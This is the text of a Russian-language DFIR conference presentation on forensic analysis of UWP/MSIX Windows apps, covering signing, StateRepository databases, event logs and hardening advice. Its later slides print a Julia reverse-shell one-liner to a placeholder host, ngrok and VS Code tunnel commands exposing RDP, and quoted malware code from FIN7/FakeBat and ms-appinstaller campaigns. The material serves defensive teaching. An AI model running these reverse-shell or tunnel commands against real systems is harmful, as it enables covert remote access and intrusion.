F6

UWP под прицелом DFIR: что скрывают современные Windows-приложения

Владислав Азерский

Заместитель руководителя Лаборатории цифровой криминалистики и исследования вредоносного кода

C:\Windows\System32> whoami

F6

1 7 лет в ИБ

2 DFIR, Purple Teaming

3 участие в конференциях

4 различные исследования в сфере ИБ

Владислав Азерский

t.me/gardendetective

Universal Windows Platform – UWP

F6

- UWP-приложения раньше назывались **Metro Apps** (*Windows 8*), **Modern Apps**, а затем **Universal Apps** (*Windows 10*). Широко представлены в **Microsoft Store**.
- Данный **стандарт*** (для создания универсальных приложений) появился с выходом **Windows 10**.
- В сборке **Windows 10** (**1607**) Microsoft реализовала **Desktop Bridge** — возможность упаковки любых **Win32-программ** в виде **UWP**, без использования UWP API, ограничений привилегий и изоляции.
- **Capabilities**** — разрешения, которые приложение запрашивает для доступа к *системным ресурсам*, *функциям* или *API*.

* – https://docs.microsoft.com/en-us/windows/uwp/get-started/universal-application-platform-guide
** – https://learn.microsoft.com/en-us/windows/uwp/packaging/app-capability-declarations#general-use-capabilities

В ожидании MSIX-посылки*

F6

- **MSIX** — это формат упаковки для Windows, который упрощает процесс упаковки, установки и обновления приложений.
- **MSIX** — это развитие формата **APPX**, изначально разработанного только для приложений *Universal Windows Platform* (**UWP**), на которые распространялись строгие ограничения на выполнение.

- Если **MSIX-файл** подписан, то он будет содержать следующий минимальный набор файлов:
    - **AppxManifest.xml**: определяет, как должен быть установлен и запущен пакет (**ВАЖНО**).
    - **AppxSignature.p7x**: содержит сертификат подписи кода, который определяет издателя MSIX-файла. Он также содержит подписанные хэши файлов **AppxManifest.xml** и **AppxBlockMap.xml**.
    - **AppxBlockMap.xml**: указаны файлы, присутствующие в пакете, и соответствующие им хэши.

* – https://redcanary.com/threat-detection-report/techniques/installer-packages/

Классификация пакетов приложений (#1)

F6

Системное приложение

Пакет приложений, который поставляется в комплекте с Windows и получает обновления через **Windows Update**.

OID (см. **AppxSignature.p7x**):

- `1.3.6.1.5.5.7.3.3` – **Code Signing**
- `1.3.6.1.4.1.311.10.3.6` – **Windows System Component Verification**

```
Microsoft.LockApp_cw5n1h2txyewy
Microsoft.Windows.ParentalControls_cw5n1h2txyewy
```

Приложение Microsoft Store собственной разработки

Приложение Microsoft, которое часто поставляется в комплекте с Windows, но может быть удалено, переустановлено и обновлено через **Microsoft Store**.

OID (см. **AppxSignature.p7x**):

- `1.3.6.1.5.5.7.3.3` – **Code Signing**
- `1.3.6.1.4.1.311.76.3.1` – **Windows Store**
- `1.3.6.1.4.1.311.76.5.100` – **First-Party Store Software**

```
Microsoft.Paint_8wekyb3d8bbwe
Microsoft.WindowsCalculator_8wekyb3d8bbwe
```

Приложения, созданные Microsoft, можно идентифицировать по значению **PublisherID** (хэш имени издателя): **cw5n1h2txyewy** и **8wekyb3d8bbwe** (присутствует в полном названии пакета приложений).

Классификация пакетов приложений (#2)

F6

Приложение Microsoft Store стороннего разработчика

Любое приложение, которое не входит в стандартную поставку и не является приложением Microsoft; обновляется и распространяется через **Microsoft Store**.

OID (см. **AppxSignature.p7x**):

- `1.3.6.1.5.5.7.3.3` – **Code Signing**
- `1.3.6.1.4.1.311.76.3.1` – **Windows Store**
- `1.3.6.1.4.1.311.76.5.200` – **Third-Party Store Software**

`4DF9E0F8.Netflix_mcm4njqhnhss8`
`PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0`

Приложение, подписанное разработчиком

Когда сертификат, подписавший **AppxSignature.p7x**, не имеет OID `1.3.6.1.4.1.311.76.3.1` (**Windows Store**).


Легитимные пакеты приложений, разработанные и подписанные Microsoft можно идентифицировать по **PublisherID** (пример легитимного приложения: `MSTeams_8wekyb3d8bbwe`).

Большинство вредоносных MSIX-приложений подписаны сертификатом разработчика.


Создание MSIX-файла (#1)

F6

MSIX Packaging Tool (официальный инструмент):



Advanced Installer* (коммерческий продукт):



MSIX Packaging Tool: Convert EXE & MSI to MSIX: https://www.youtube.com/watch?v=BfEsChXXht4
* – https://www.advancedinstaller.com/

Создание и запуск MSIX-файла (#2)

F6

Алгоритм:

1. Утилита **makeappx** от Microsoft позволяет создавать и распаковывать MSIX/APPX-пакеты (дополнительно: необходимо вручную создать файл **AppxManifest.xml**).

Команда:

```
makeappx.exe pack /d <input_directory> /p output.msix
```

2. Создание самоподписанного сертификата* (**mycert.pfx**).

3. Подпись MSIX-файла с помощью утилиты **signtool**.

Команда:

```
signtool.exe sign /f "mycert.pfx" /p "123456" /fd
sha256 /tr http://timestamp.comodoca.com/?td=sha256
/td sha256 output.msix
```

Примечание №1 (*по запуску*):
Перед запуском (с *правами Администратора*) MSIX-файла необходимо импортировать созданный сертификат в **Trusted Root Certification Authorities** (Local Computer).

Примечание №2:
Если использовать **Capability** "*runFullTrust*", то приложение не будет изолировано.

Примечание №3 (*по запуску*):
В **Windows 11** появилась возможность установки неподписанного MSIX-файла с помощью PowerShell (*с правами Администратора***):

```
Add-AppPackage -Path <MSIX file>
-AllowUnsigned
```

Для создания такого приложения необходимо в качестве **Publisher** использовать специальный **OID** (*organization ID*):

```
OID.2.25.311729368913984317654407730594956997722=1
```

* – https://github.com/tsrob50/CiraltosTools/blob/main/AVD/New-CodeSigningCert.ps1
** – https://learn.microsoft.com/en-us/windows/msix/package/unsigned-package

Виноват ли ms-appinstaller

F6

- С середины ноября 2023 года специалисты Microsoft Threat Intelligence* фиксировали активность финансово мотивированных группировок (*Storm-0569*, *Storm-1113*, *Sangria Tempest* и *Storm-1674*), использующих схему URI **ms-appinstaller** (установщик приложений) для распространения ВПО.

- После серии таких атак Microsoft отключила обработчик **ms-appinstaller**** по умолчанию.

- Распространение ВПО производилось с использование различных техник:
    1. SEO poisoning;
    2. malversting;
    3. фишинг через Microsoft Teams;
    4. и другие способы.


- CVE-2021-43890 (*Windows AppX Installer Spoofing*) **???**


JavaScript вызывает обработчик **ms-appinstaller** с веб-страницы атакующего:

```
function handleDownloadClick(event) {
    event.preventDefault();
    const msAppInstallerLink = 'ms-appinstaller:?source=https://sigean.info/download/Perimeter 81-x64.msix'
    window.location.href = msAppInstallerLink;
    const finalRedirectUrl = './download/dwnl.php';
    $.ajax({
        url: finalRedirectUrl,
        method: 'GET',
        success: function(response) {

        },
        error: function(error) {
        }
    });
}
```

Установщик:





* – https://www.microsoft.com/en-us/security/blog/2023/12/28/financially-motivated-threat-actors-misusing-app-installer/
** – https://learn.microsoft.com/en-us/windows/msix/app-installer/installing-windows10-apps-web

FIN7 и FakeBat обожают PSF

F6

- **The Package Support Framework*** (**PSF**) — это фреймворк с открытым исходным кодом, разработанный Microsoft для упрощения упаковки и запуска старых приложений Windows в формате MSIX **без необходимости вносить изменения в исходный код** этих приложений.

- **FIN7**** и **FakeBat***** использует **PSF** в своих атаках: при запуске приложения, установленного из MSIX-пакета, скрипт **StartingScriptWrapper.ps1****** из состава PSF может выполнить другой PowerShell-сценарий, путь к которому указан в файле **config.json**.

MSIX-файл:

Имя	Размер
AI_STUBS	595 862
AppxMetadata	9 599
Assets	7 431 217
VFS	1 922 560
2609_corp_user0.ps1	1 792
AppxBlockMap.xml	44 892
AppxManifest.xml	3 637
AppxSignature.p7x	8 175
chrome.png	5 667
ChromeSetup.exe	1 372 712
config.json	365
icon.png	105 955
PsfRunDll32.exe	91 456
PsfRunDll64.exe	110 400
PsfRuntime32.dll	365 888
PsfRuntime64.dll	453 952
Registry.dat	12 288
resources.pri	6 496
StartingScriptWrapper.ps1	13 462
SwapRegHelper20.zip	20 971 526
[Content_Types].xml	1 141

Часть файла **2609_corp_user0.ps1**:

```
$SS = Get-Random -Minimum 1500 -Maximum 3000
sleep -Milliseconds $SS
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12


$LoadDomen = "https://fresh-prok.site"
```

Файл **config.json**:

```
{
    "processes": [
        {
            "executable": ".*",
            "fixups": []
        }
    ],
    "applications": [
        {
            "id": "Chrome",
            "startScript": {
                "scriptExecutionMode": "-ExecutionPolicy RemoteSigned",
                "scriptPath": "2609_corp_user0.ps1"
            }
        }
    ]
}
```

* — https://github.com/microsoft/MSIX-PackageSupportFramework
** — https://redcanary.com/blog/threat-intelligence/msix-installers/
*** — https://www.youtube.com/watch?v=h2IqRS_tZcI
**** — https://trevorsaudi.com/posts/2024-06-11_red_team06/

В поисках установленных приложений

F6

Каталоги

%SystemRoot%
SystemApps

%PROGRAMFILES%
WindowsApps

%PROGRAMDATA%
Microsoft\Windows\
AppRepository\Packages

БД «StateRepository»

Каталог **%PROGRAM DATA%**\Microsoft\Windows\
AppRepository (*SQLite*):

- StateRepository-Machine.srd;
- StateRepository-Deployment.srd.

Прочее интересное*

Механизм **Registry Redirection****.

Следы выполнения программ.

И многое другое…

Журналы событий

Файл **Microsoft-Windows-AppXDeploymentServer/Operational** (*EID*):

- 603;
- 854;
- 9545;
- 400.

Логи App Installer

Каталог **%LOCALAPPDATA%**
Packages\Microsoft.Desktop
AppInstaller_8wekyb3d8bbwe
\LocalState\DiagOutputDir.

[**нет событий**, если пакет установлен через **PoSH**]

* — https://github.com/ydkhatri/Appx-Analysis/blob/master/winapps_appx_mus_2019.pdf
** — https://www.zerofox.com/blog/the-registry-hives-you-may-be-msix-ing-registry-redirection-with-ms-msix/
Тесты проводились на Windows 11 Pro (build 22631)

БД «StateRepository-Deployment.srd»

F6

Таблица **PackageSourceUri** (*содержит местоположение источника MSIX-файла*):

Таблица: PackageSourceUri — Filter in any column

	PackageSourceUriID	Package	Uri
	Фильтр	Фильтр	Фильтр
1	4554	2506	https://msixhero.net/msix-hero-3.1.0.0.msix → ms-appinstaller
2	4553	2505	file:///C:/Users/Public/PECmd_test2.msix
3	4552	2504	file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test3.msix
4	4551	2503	file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix
5	4550	2502	file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test1.msix
6	4549	2501	file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/PowerRenameContextMenuPackage.msix
7	4548	2500	file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/ImageResizerContextMenuPackage.msix
8	4547	2499	file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/FileLocksmithContextMenuPackage.msix

Таблица **File** (*содержит значения SHA-256 файлов пакета приложения*):

Таблица: File — Filter in any column

	Package	RelativeFilePath	Size	Digest ▲ → SHA-256 файла
	2504	Фильтр	Фильтр	Фильтр
1	2504	PECmd_PowerShell.exe	3977464	26759E06A61E5089273FBA882D3238DFE6A3D16B89784943A4191991C8A22A42
2	2504	logo.png	8186	60E95DEEA2CF8738A70204347317DCBC76B4829E9E3D92F6B95E2E843A191DE8
3	2504	AppxManifest.xml	1342	976819E6C3B263ADA6A68312EB08296EA54CC5481D82E309A639DA18FCB46B09

БД «StateRepository-Machine.srd»

F6

SQL-запрос* (*установленные пакеты на текущий момент времени*):

	AppName	InstallTime	PublisherDisplayName	PublisherId	User	UserSid	Architecture
284	PowerToys.FileLocksmithContextMenu	2025-09-01 05:55:24	Microsoft	8wekyb3d8bbwe	3	BLOB	Neutral
285	PowerToys.ImageResizerContextMenu	2025-09-01 05:55:25	Microsoft	8wekyb3d8bbwe	3	BLOB	Neutral
286	PowerToys.PowerRenameContextMenu	2025-09-01 05:55:28	Microsoft	8wekyb3d8bbwe	3	BLOB	Neutral
287	AllowUnsigned.MyApp	2025-09-01 19:19:03	PowerShell_AllowUnsigned_PECmd_1	hrj9tkywbexjw	3	BLOB	x86
288	MyApp	2025-09-01 19:35:07	DoubleClick_PECmd_1	rv8ym4y7mg4aw	3	BLOB	x86
289	MyApp	2025-09-01 19:36:28	PowerShell_PECmd_1	rv8ym4y7mg4aw	3	BLOB	x86
290	MyApp	2025-09-01 19:58:38	msappinstaller_PECmd_1	rv8ym4y7mg4aw	3	BLOB	x86
291	MSIXHero	2025-09-01 20:15:12	Marcin Otorowski	zxq1dalqqbeze	3	BLOB	Neutral

Таблица **PackageFamily** (*содержит информацию по **Publisher**, **PackageFileName**; есть информация по удалённым пакетам*):

Таблица: PackageFamily — Filter in any column

	PackageFamilyID	Name	Publisher
	Фильтр	Фильтр	Фильтр
1	181	MSIXHero	E=marcin@otorowski.com, CN=Marcin Otorowski, O=Marcin Otorowski, …
2	180	msappinstaller.MyApp	CN=Contoso Software
3	179	PowerShell.MyApp	CN=Contoso Software
4	178	DoubleClick.MyApp	CN=Contoso Software
5	177	PowerShell.AllowUnsigned.MyApp	CN=Contoso Software, OID.2.25.311729368913984317654407730594956997722=1

Неподписанный MSIX-пакет

* [**21 слайд**, убрать "AND (pack.resourceId IS NULL OR pack.resourceId = 'neutral')"] – https://github.com/ydkhatri/Appx-Analysis/blob/master/winapps_appx_mus_2019.pdf

Журналы событий (#1)

F6

Установка **подписанного** пакета через **PowerShell** (*Add-AppxPackage*):

603: Начата операция развертывания "Add" для пакета. Основной параметр: **PECmd_test3.msix**. Необязательные параметры: **0** и **0**.

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать:
file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test3.msix.

↓

400: Операция развертывания Add с конечным томом C: для пакета **PowerShell.MyApp_1.0.0.0_x64__rv8ym4y7mg4aw** из (**PECmd_test3.msix**) завершена успешно.

Установка **неподписанного** пакета через **PowerShell** (*Add-AppxPackage*, *Win11*):

603: Начата операция развертывания "Add" для пакета. Основной параметр: **PECmd_test1.msix**. Необязательные параметры: **AllowUnsigned** и **0**.

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать:
file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test1.msix.

↓

9545: Пакет является **неподписанным пакетом**. Полное имя пакета: **PowerShell.AllowUnsigned.MyApp_1.0.0.0_x64__hrj9tkywbexjw**.

↓

400: Операция развертывания Add с конечным томом C: для пакета **PowerShell.AllowUnsigned.MyApp_1.0.0.0_x64__hrj9tkywbexjw** из (**PECmd_test1.msix**) завершена успешно.

Журналы событий (#2)

F6

Установка подписанного пакета через **графический** интерфейс:

603: Начата операция развертывания "Add" для пакета. Основной параметр: **PECmd_test4.msix**. Необязательные параметры: **ForceApplicationShutdownOption**,**ForceTargetApplicationShutdownOption**,**ForceUpdateFromAnyVersion** и **0**.

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать: **file:///**C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix.

↓

400: Операция развертывания Add с конечным томом C: для пакета **DoubleClick.MyApp_1.0.0.0_x64__rv8ym4y7mg4aw** из (**PECmd_test4.msix**) завершена успешно.

Установка подписанного пакета через обработчик **ms-appinstaller***:

603: Начата операция развертывания "Add" для пакета. Основной параметр: **msix-hero-3.1.0.0.msix**. Необязательные параметры: **ForceApplicationShutdownOption**,**ForceTargetApplicationShutdownOption**,**ForceUpdateFromAnyVersion** и **0**

↓

854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать: **https://**msixhero.net/msix-hero-3.1.0.0.msix.

↓

400: Операция развертывания Add с конечным томом C: для пакета **MSIXHero_3.1.0.0_neutral__zxq1da1qqbeze** из (**msix-hero-3.1.0.0.msix**) завершена успешно.

* — обработчик **ms-appinstaller** по умолчанию отключён

Журналы App Installer

F6

Установка подписанного пакета через **графический** интерфейс [*AppInstaller-2025-09-01-22-*.log*]:

```
[Mon Sep  1 22:35:02 2025]{13076} Activated with File contract.
[Mon Sep  1 22:35:02 2025]{13076} Argument is a File. Path: [C:\Users\SmartGlue\Downloads\MoscowForensicDay2025\CreateUWP\PECmd_test4.msix]
[Mon Sep  1 22:35:02 2025]{13076} Setting launch intent to FILE_OR_HTTP_WITHOUT_MSAPPINSTALLER_INSTALL
[Mon Sep  1 22:35:02 2025]{13076} AppObjectModelHelper::ExtractHttpOrFileUriFromSourceAsync
[Mon Sep  1 22:35:02 2025]{13076} GetIsUriValidationEnabled -> True
[Mon Sep  1 22:35:02 2025]{13076} AppsInfo->CreateAsync, Evaluating URI:
[file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix]
[Mon Sep  1 22:35:02 2025]{13076} Launching full trust process for AppService
```

Установка подписанного пакета через обработчик **ms-appinstaller** [*AppInstaller-2025-09-01-23-*.log*]:

```
[Mon Sep  1 23:14:57 2025]{14016} Activated with Protocol contract.
[Mon Sep  1 23:14:57 2025]{14016} Argument is a Uri: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
[Mon Sep  1 23:14:57 2025]{14016} AppInstallerUri constructor, URI: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
[Mon Sep  1 23:14:57 2025]{14016} Parsed AppInstaller URI: source: [https://msixhero.net/msix-hero-3.1.0.0.msix], activationUri: [N/A], c
[N/A], msixauth [no]
[Mon Sep  1 23:14:57 2025]{14016} Setting launch intent to MSAPPINSTALLER_INSTALL
[Mon Sep  1 23:14:57 2025]{14016} AppObjectModelHelper::ExtractHttpOrFileUriFromSourceAsync
[Mon Sep  1 23:14:57 2025]{14016} AppInstallerUri constructor, URI: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
```

Установка пакета через **winget** из Microsoft Store [*WinGet-2025-08-31-22-*.log*]:

```
2025-08-31 22:01:42.602 [CORE] WinGet, version [1.11.430], activity [{584522B8-79F3-4901-A423-4CAA4CD5A439}]
2025-08-31 22:01:42.603 [CORE] OS: Windows.Desktop v10.0.22631.5768
2025-08-31 22:01:42.603 [CORE] Command line Args: winget  install julia -s msstore
2025-08-31 22:01:42.603 [CORE] Package: Microsoft.DesktopAppInstaller v1.26.430.0
2025-08-31 22:01:42.603 [CORE] IsCOMCall:0; Caller: winget-cli
2025-08-31 22:01:42.609 [CLI ] WinGet invoked with arguments: 'install' 'julia' '-s' 'msstore'
2025-08-31 22:01:42.609 [CLI ] Found subcommand: install
```

Интерес к приложениям из Microsoft Store

F6

Что можем встретить в Microsoft Store

F6

Интерпретаторы:

- Julia;
- Python.

Веб-браузеры:

- Mozilla Firefox;
- Opera Browser;
- Brave Browser.

Remote Access Tools:


- TeamViewer;
- Splashtop Personal.

Туннели:

- ngrok;
- Localtonet;
- Visual Studio Code (*code tunnel*).

SSH/RDP-клиенты:

- 1Remote - mstsc remote desktop;
- Termius - Modern SSH Client;
- PuTTY.




Интерпретаторы

F6

Пример **Reverse Shell**, реализованного на **ЯП Julia** (*с Python аналогично*):

```
winget install julia -s msstore --accept-package-agreements --accept-source-
agreements

julia -e "using Sockets; sock=connect(\"<DOMAIN/IP>\", <PORT>); while true; cmd =
readline(sock); if !isempty(cmd); ioo = IOBuffer(); ioe = IOBuffer(); try
run(pipeline(`cmd.exe /c $cmd`, stdout=ioo, stderr=ioe)); catch e write(ioe,
string(e)); end; write(sock, String(take!(ioo)) * String(take!(ioe))); end; end;"
```



Туннели

F6

Туннель **ngrok** (*без прав Администратора*):

```
winget install --id 9MVS1J51GMK6 --source msstore --accept-package-agreements --
accept-source-agreements

ngrok config add-authtoken 2NBelFMh7Y7YA9eP9wP9aqJs8JZ_391bXAyvt5vR5Kx7dxZPy
ngrok tcp 3389
```

Туннель **Localtonet** (*без прав Администратора*):

```
winget install --id 9MZBMT85F2SB --source msstore --accept-package-agreements --
accept-source-agreements

<ПОИСК КАТАЛОГА С LOCALTONET>
localtonet.exe authtoken <TOKEN>
```

Туннель **VS Code*** (*без прав Администратора*):

```
winget install --id XP9KHM4BK9FZ7Q --source msstore --accept-package-agreements --
accept-source-agreements

<АУТЕНТИФИЦИРОВАТЬСЯ НА GITHUB>
code tunnel --verbose --accept-server-license-terms --random-name
```


* – https://badoption.eu/blog/2023/01/31/code_c2.html И https://www.sentinelone.com/labs/operation-digital-eye-chinese-apt-compromises-critical-digital-infrastructure-via-visual-studio-code-tunnels/

Рекомендации

F6

- Ограничить пользователей возможностью устанавливать приложения только из **Microsoft Store** [**AllowAllTrustedApps** → *0*].
- **Блокировать** установку приложений (MSIX/APPX) пользователям, не обладающими правами **Администратора** [**BlockNonAdminUserInstall** → *1*].
- Детектировать установку неподписанных MSIX/APPX-пакетов (**Windows 11**): параметр **-AllowUnsigned** командлета **Add-AppPackage**. См. также событие **9545** из журнала *Microsoft-Windows-AppXDeploymentServer/Operational*.
- Отправлять в SIEM или Log Management систему события **603**, **9545**, **400**, **854** из журнала *Microsoft-Windows-AppXDeploymentServer/Operational*, а также события интерпретатора **PowerShell**.

gpedit.msc → Конфигурация компьютера → Административные шаблоны → Компоненты Windows → Развертывание пакета приложений:



Спасибо
за внимание!

F6

Telegram-канал: